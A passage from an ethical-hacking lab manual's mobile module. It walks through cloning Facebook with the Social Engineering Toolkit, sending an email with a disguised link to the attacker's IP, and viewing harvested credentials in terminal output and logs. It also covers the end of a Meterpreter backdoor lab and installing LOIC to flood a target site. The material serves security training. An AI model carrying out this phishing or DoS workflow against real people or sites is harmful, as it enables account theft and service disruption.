enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu

FIGURE 1.27: Viewing the help Commands

39. Thus, due to poor security settings and lack of awareness, if an individual in an organization installs a backdoor file in his/her device, an attacker gets control on the device. Attacker can perform malicious activities such as uploading worms, downloading sensible data, spying on the user keystrokes, and so on, which can reveal sensible information related to the organization as well as the victim.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Harvesting Users' Credentials using the Social Engineering Toolkit

The Social Engineering Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing around social engineering.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Social engineering is an ever-growing threat to organizations all over the world. Social engineering attacks are used to compromise companies every day. Even though there are many hacking tools available with underground hacking communities, a social engineering toolkit is a boon for attackers, as it is freely available to use to perform spear-phishing attacks, website attacks, and so on. Attackers can draft email messages and attach malicious files and send them to a large number of people using the spear-phishing attack method. Also, the multi-attack method allows utilization of the Java applet, Metasploit browser, Credential Harvester/ Tabnabbing, and others all at once.

Though numerous sorts of attacks can be performed using this toolkit, this is also a must-have tool for a penetration tester to check for vulnerabilities. SET is the standard for social-engineering penetration tests and is supported heavily by the security community.

As an Information Security Auditor, penetration tester, or security administrator, you should be extremely familiar with the Social-Engineering Toolkit to perform various tests for vulnerabilities on the network.

Lab Objectives

The objective of this lab is to help students learn to:

- Clone a website
- Obtain usernames and passwords using the Credential Harvester method
- View reports for the stored passwords

Lab Environment

To complete this lab, you will need:

- Kali Linux running in Virtual machine
- Android emulator running on virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Social Engineering Toolkit

Social-Engineer Toolkit is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. The SET is specifically designed to perform advanced attacks against the human element. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

Lab Tasks



FIGURE 2.1: Logging in kali linux machine

Module 17 - Hacking Mobile Platforms

2. Go to **Applications → 08 - Exploitation Tools → social engineering toolkit**.

MThe web jacking attack is performed by replacing the victim's browser with another window that is made to look and appear to be a legitimate site.




FIGURE 2.2: Launching SET in Kali Linux

Note: While launching se-toolkit, you may be asked whether to enable bleeding-edge repos. Type **no** and press **Enter**.

3. If a **Terminal** window for SET appears, type **y** and press **Enter** to agree to the terms of service.

MSET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon.





FIGURE 2.3: SET Service Agreement option

Module 17 - Hacking Mobile Platforms

4. You will be presented with a menu containing a list of attacks. Type **1** and press **Enter** to select the **Social-Engineering Attacks** option.



```
Terminal
File Edit View Search Terminal Help
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.2
Current version: 7.7.4

Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

FIGURE 2.4: Selecting the Social-Engineering Attacks option

5. A list of Social Engineering Attacks appear; type **2** and press **Enter** to select **Website Attack Vectors**.



```
Terminal
File Edit View Search Terminal Help
There is a new version of SET available.
Your version: 7.7.2
Current version: 7.7.4

Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules


99) Return back to the main menu.

set> 2
```

FIGURE 2.5: Social Engineering Attacks menu

Module 17 - Hacking Mobile Platforms

6. From the list of website attack vectors, type **3** and press **Enter** to select the **Credential Harvester Attack Method**.



```
Terminal
File Edit View Search Terminal Help
The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.


1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

FIGURE 2.6: website Attack Vectors menu

7. Now, type **2** and press **Enter** to select the **Site Cloner** option from the menu.



```
Terminal
File Edit View Search Terminal Help
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

FIGURE 2.7: Credential Harvester Attack menu

Module 17 - Hacking Mobile Platforms

8. Type the **IP address of Kali Linux** virtual machine in the prompt for **IP address for the POST back in Harvester/Tabnabbing** and press **Enter**. In this example, the IP is **10.10.10.11**.

Note: IP address may vary in your lab environment.

Tabnabbing attack method is used when a victim has multiple tabs open when the user clicks the link, the victim will be presented with a "Please wait while the page loads." When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period and thinks they were signed out of their email program or their business application and types the credentials. When the credentials are inserted, they are harvested, and the user is redirected back to the original website.

```
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them int
o a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.11]
:10.10.10.11
```

FIGURE 2.8: Providing IP address in Harvester/Tabnabbing

9. Now, you will be prompted for a URL to be cloned, type the desired URL to **Enter the url to clone** field and press **Enter**. In this example, we have used **https://www.facebook.com**. This will begin to clone the website.

```
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.11]
:10.10.10.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
```

FIGURE 2.9: Providing URL to be cloned

- After cloning is accomplished, the highlighted message, as shown in the following screenshot, will appear on the **Terminal** screen of **SET**.

```

Terminal
File Edit View Search Terminal Help
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.11]
[10.10.10.11]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

FIGURE 2.10: SET Credential Harvester Attack

- This initiates the Credential Harvester in SET.
- Leave the Credential Harvester Attack to fetch information from the victim's machine.
- Now, you need to send the **IP address** of Kali Linux machine to a victim (through emails, social networks, etc.) and trick him/her to **click the IP address** embedded in a link to **browse** the IP address.
- For this demo, launch the web browser in **Kali Linux** machine; log in to an email service and compose an email. In this example, we have used **www.gmail.com**.

- Then, click the **Link** icon.

Note: You can use **Ctrl+K** to affix a hyperlink



FIGURE 2.11: Linking Fake URL to Actual URL.

Module 17 - Hacking Mobile Platforms

16. In the **Edit Link** window, first type the actual address in the **Web address** field under the **Link to** option and then type the fake URL in the **Text to display** field. In this example, the web address we have used is **http://10.10.10.11** and text to display is **www.facebook.com/celebrity_pics_download**. Click **OK**.




FIGURE 2.12: Edit Link window

17. The fake URL should appear in the email body.
18. To view that the actual URL embedded in the fake URL, click the fake URL (i.e., **www.facebook.com/celebrity_pics_download**). **Send** the email to the intended user.




FIGURE 2.13: Actual URI linked to Fake URL

19. When the victim (you) clicks the URL, he or she will be presented with a replica of **Facebook.com**.

Note: **IP address** of the **target** machine is displayed in the address field instead of **www.facebook.com**.

 **TASK 4**

**Log in to the
Cloned Website**


20. Switch to android machine (as a victim), log into your email account, open the mail and click the malicious link.

21. As soon as the victim clicks the link, he/she will be redirected to a cloned webpage of Facebook.


22. When the victim enters the **Username** and **Password** and clicks **Log In**, it does not allow logging in; instead, it redirects to the legitimate Facebook login page. Observe the URL in the browser.

Note: If any **Confirm** pop-up appears, click **Never**.

 The multi-attack vector utilizes each combination of attacks and allows the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you are finished be sure to select the 'I am finished' option.



 The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link, he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is you can not utilize tabnabbing, cred harvester, or web jacking with the man in the middle attack.



Module 17 - Hacking Mobile Platforms



FIGURE 2.14: Fake and Legitimate Facebook login pages


23. As soon as the victim types in the credentials, the **Kali Linux** fetches the entered username and password, which can be used by an attacker to gain unauthorized access to the victim's account. The credentials are stored in the location **usr/share/set/src/logs**.
24. Navigate to **Kali Linux** desktop and open the SET terminal. SET has obtained the user credentials and is displayed in the terminal window. Note the user credentials and press **Ctrl+c** when finished.

```
File Edit View Search Terminal Help
root@kali: ~
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE_USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=285
PARAM: lgndim=eyJjozMjgwLCJoIjo3MjAsImF3IjozMjgwLCJhaCI6NzIwLCJjIjozMn0=
PARAM: lgnrnd=213119_Zgu
PARAM: lgnjs=1515476497
POSSIBLE_USERNAME FIELD FOUND: email=cehuser666@gmail.com
POSSIBLE_PASSWORD FIELD FOUND: pass=qwerty@123
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE_PASSWORD_FIELD_FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

FIGURE 2.15: SET terminal showing obtained user credentials

Module 17 - Hacking Mobile Platforms

25. A message pops up asking you to press **Enter**. After you are finished, close the terminal window.



```
root@kali: ~
File Edit View Search Terminal Help
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=285
PARAM: lgndim=ey3IjoxMjgwLCJoIjo3MjAsImF3IjoxMjgwLCJhaCI6NzIwLCJjIjozMn0=
PARAM: lgnrnd=213119_Zcgu
PARAM: lgnjs=1515476497
POSSIBLE USERNAME FIELD FOUND: email=cehuser666@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=qwerty@123
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Press <return> to continue
```

FIGURE 2.16: Message pops up

26. Navigate to **/usr/share/set/src/logs**, and double-click the harvester file to view the report.





FIGURE 2.17: Reports containing the saved result

Module 17 - Hacking Mobile Platforms

27. The log file appears as shown in the following screenshot:



```
Open harvester.log /usr/share/ret2ncf/logs Save □ ×
display=
enable_profile_selector=
isprivate=
legacy_return=0
profile_selector_ids=
return_session=
skip_api_login=
signed_next=
trynum=1
tryzone=285
lgnidm=eyJjIoxMjgwLCjoIjo3MjAsImF3IjoxMjgwLCJhaC16NzIwLCJjIjozMn0=
lgnrnd=213119_Zcgw
lonjs=1515476497
email=cehuser666@gmail.com
pass=qwerty@123
prefill_contact_point=
prefill_source=
prefill_type=
first_prefill_source=
first_prefill_type=
had_cp_prefilled=false
had_password_prefilled=false
Plain Text Tab Width: 8 Ln 38, Col 14 INS
```

FIGURE 2.18: Social Engineering Toolkit (SET) Report

28. Thus, if an individual enters his/her credentials without proper assessment of an email or the website that is being browsed, an attacker harvests them and uses them to log into the victim's account and obtain sensitive information.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs




Using Mobile Platform to Enforce a DoS Attack on a Target Website

Low Orbit Ion Cannon (LOIC) is an open-source network stress-testing and denial-of-service attack application on a target site/machine by flooding it with TCP or UDP packets with the intention of disrupting the service of a particular host.

ICON KEY



LOIC performs a denial-of-service (DoS) attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.



As an information security auditor, penetration tester, or security administrator, you should be extremely familiar with denial-of-service attacks.



Lab Objectives

The objective of this lab is to help students learn to use LOIC mobile application and perform denial of service attack on a target site.

Lab Environment

To complete this lab, you will need:

- Android emulator running on virtual machine
- Windows server 2016 running as a virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Lab

This lab demonstrates how to perform DoS attack on a target site. Here, you will first access LOIC application from the Windows Server 2016 machine using ES File Explorer, install it and launch a denial of service attack on the target site (i.e., certifiedhacker.com). Later, you will cross-check the attack being performed on the site by running Wireshark.

Lab Tasks

TASK 1

Install LOIC

1. Before beginning this lab, login and ensure that **Wireshark** application is installed on the **Windows Server 2016** virtual machine.
2. Launch Android virtual machine.
3. Click **ES File Explorer** icon on the home screen to launch the application.




FIGURE 3.1: Launching ES File Explorer

Module 17 - Hacking Mobile Platforms

4. **ES File Explorer** window appears, expand the **Network** drop-down list, click **LAN**, and then click the **Computer** icon.

Note: The IP address in your lab environment will differ according to the IP of the local machine on which the CEH- Tools folder is shared.




FIGURE 3.2: Viewing the Contents

 ES File Explorer is a tool used for managing files and programs.

5. Click **CEH-Tools\CEHv10 Module 10 Denial-of-Service\DoS and DDoS Attack Tools for Mobile\LOIC**.

6. Click **Low Orbit Ion Cannon LOIC_v1.3.apk** file to install the application.




FIGURE 3.3: Installing LOIC

Module 17 - Hacking Mobile Platforms

7. The **Properties** pop-up appears; click **Install**.




FIGURE 3.4: Installing LOIC

8. The **LOIC** installation wizard appears; click **Install**.

